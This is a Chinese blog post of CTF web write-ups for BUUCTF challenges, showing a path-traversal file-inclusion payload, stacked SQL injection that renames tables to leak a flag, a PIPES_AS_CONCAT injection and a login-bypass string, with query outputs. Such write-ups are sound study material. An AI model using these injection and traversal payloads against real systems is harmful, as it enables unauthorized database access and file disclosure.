
Tamevic’s Ctf-Web writeup@BUUCTF Web合集（更新中...）

原创

TameVic 于 2020-06-20 09:58:58 发布 495 收藏 1

分类专栏： web 文章标签： web

本文链接：https://blog.csdn.net/qq_43264421/article/details/106868297



Tamevic’s Ctf-Web writeup@BUUCTF Web

前言

> 大学所有课程都结束了，接下来还有考试和其他一些安排就要毕业了。从大二开始一直在说什么时候能有大块空闲时间好好学学ctf，但是课程安排比较紧张，一直没得空。现在好不容易有了大块时间，说开始就开始。
> 这次选择BUUCTF的Web题，这里题目基本都是历年各大赛事的原题，质量比较高，便于积累。

HCTF2018 WarmUp

环境一起就是一个滑稽...

查看源码，提示去看source.php

source.php里是源码

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
```

```
    }
?>
```


经过百度得知这个是PHPMyAdmin 4.8.1 文件包含漏洞

重点在下面那个三连判断，要求file非空，必须是字符串，必须能通过checkfile的验证（必须在白名单中）


看上面checkfile的内容:

> 当`$page`未定义或者`$page`不为字符串时，返回False
>
> 当`$page`存在于`$whitelist`数组内时，返回True
>
> 获取`$page`中'?'前的所有字符串（不存在时获取全部），然后判断是否在`$whitelist`数组中，存在返回True
>
> 同上，只不过先对`$page`进行urldecode

这样的话，可以通过url编码的方式，让该函数返回True

在白名单中随便找一个元素，不能在黑名单中，后面跟上编码后的'?'，然后跟上文件的相对路径，可以用'/.../.../'去跳目录

在hint.php里提示在ffffllllaaaagggg



盲猜文件名是ffffllllaaaagggg，目录是四级

构造

```
?file=source.php?/../../../../ffffllllaaaagggg
```

或者

```
?file=hint.php?/../../../../ffffllllaaaagggg
```

得到flag


强网杯2019 随便注

想我去年强网杯可能比现在还菜...Web题直接就看睡着那种...

起环境之后看到是一个sql注入的题目

先用我微薄的注入知识试一试...

```
'or 1=1#
```



这个应该是

把当前表里所有信息都抖出来了，但是并没有flag

再尝试试注释来注入

但是查询语句都被限制了

这时应该试试堆叠注入...（我承认我也是刚学会）

即用`';`截断之前的语句，再运行第二个查询或者修改语句（看到alert啥的没被限制）

用下面这个语句查询所有数据库

```
';show databases;#
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```


查询当前数据库的所有表

```
';show tables;#
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


查询`1919810931114514`表中的所有列（字符串为表名操作时要加反引号）

```
';show columns from `1919810931114514`;#
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


发现了flag所在地…

大概就是明了了。。words那个表是默认查询表，结果会返回一个数字和一个字符串，flag在另一个表里，之前那个限制没有限制rename和alert，所以可以将flag所在的表名改为words，这样就可以默认查询这个表。而且在查询时少了一个id列，再加入一个id列即可。（或者将flag名字改为id也可）

```
';alter table `1919810931114514` add `id` INT(11) NOT NULL DEFAULT '1' after `flag` ;
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(11)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  string(1) "1"
  [5]=>
  string(0) ""
}
```



```
';rename table words to words1;rename table `1919810931114514` to words;
```

```
array(2) {
  [0]=>
  string(42) "flag{f8b6c6ee-f56f-41ec-b40a-95d52b095066}"
  [1]=>
  string(1) "1"
}
```

```
array(1) {
  [0]=>
  string(5) "words"
}

array(1) {
  [0]=>
  string(6) "words1"
}
```

之后直接查询就可以得到flag

SUCTF 2019 EasySQL

环境一起，先用自己薄弱的注入知识再试试。。

```
'or 1=1#
```


但是不行，没结果

直接查询1

也没结果

再试试刚学的堆叠注入

```
1;show tables;
```



成功了耶...只有一个表，就是Flag，那应该之前查询的时候就会有flag出来，但是没有

而且直接堆叠注入进行查询时，查询语句会被滤过

而且应该是做了限制，对 `或` 的执行进行了截断

```
select $_POST[query] || flag from Flag
```


经过查询，学习新知识点

设置`set sql_mode=PIPES_AS_CONCAT;`将`||`作为连接符而不是`或`

构建payload

```
1;set sql_mode=PIPES_AS_CONCAT;select 1
```

得到flag



此外，这个题中还有个小bug

在进行限制过滤没有限制 `*`

所以直接构造payload `*,1` 即可成功


[极客大挑战 2019] EasySQL

启动环境，出现一个登录界面，要求输入用户名和密码


先随便尝试一下用户名1，密码1

可以观察到给check.php代入了两个参数，username和password，在这里尝试注入。

```
check.php?username='or 1=1'&password='or 1=1'
```




出现报错，尝试万能密码 `admin' or '1'='1`




即可得到flag

[极客大挑战 2019] Havefun

这个比赛的题好像是新加进来的。。
启动环境有一只猫猫，尾巴还会动~只能看到url里带入了一个 `cat`






查看源代码，全是写动画的东西，直到最后发现了提示

```
399                     </div>
400                 </div>
401             </div>
402         </div>
403     </div>
404 </div>
405 </div>
406 </div>
407 </div>
408                     <!--
409             $cat=$_GET['cat'];
410             echo $cat;
411             if($cat=='dog'){
412                 echo 'Syc{cat_cat_cat_cat}';
413             }
414             -->
415         <div style="position: absolute;bottom: 0;width: 99%;"><p align=
416         </body>
417 </html>
418
```


如果cat参数的值是dog，就会有别的返回值
那就整一个`cat=dog`试试



flag就出来了…我有点懵…